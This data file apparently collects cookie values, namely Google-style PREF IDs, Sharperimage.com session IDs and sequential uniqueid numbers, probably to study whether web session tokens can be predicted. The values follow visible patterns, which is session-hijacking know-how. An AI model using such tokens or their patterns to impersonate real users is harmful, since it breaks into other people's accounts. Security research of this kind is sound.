PREF="ID=436805a85190b04a:TM=996502084:LM=996502084"
PREF="ID=1ebc17c455145932:TM=996502085:LM=996502085"
PREF="ID=75cca8ee0107aa59:TM=996502085:LM=996502085"
PREF="ID=58b365305eccb675:TM=996502085:LM=996502085"

## Sharperimage.com

sessionid=JRUU1XTZTWMI1QFIA2KCGWQ
sessionid=BS1XCBYAN5LDTQFIA2MCGWQ
sessionid=FWCS1UO0WOZPNQFIA2MCF3Q
sessionid=GYWG4KSJ4CZUJQFIA2LSF3Q
sessionid=WHMLWLDJLQTJBQFIA2KCGWQ
sessionid=BJHGDX2FZWJW1QFIA2MCGWQ
sessionid=BYMPW3TQVM2KPQFIA2LSGWQ
sessionid=1OZB3SBIK2Q0DQFIA2MCF3Q

uniqueid=1781185800
uniqueid=1781186400
uniqueid=1781186800
uniqueid=1781187100
uniqueid=1781187600
uniqueid=1781188100
uniqueid=1781189800
uniqueid=1781190900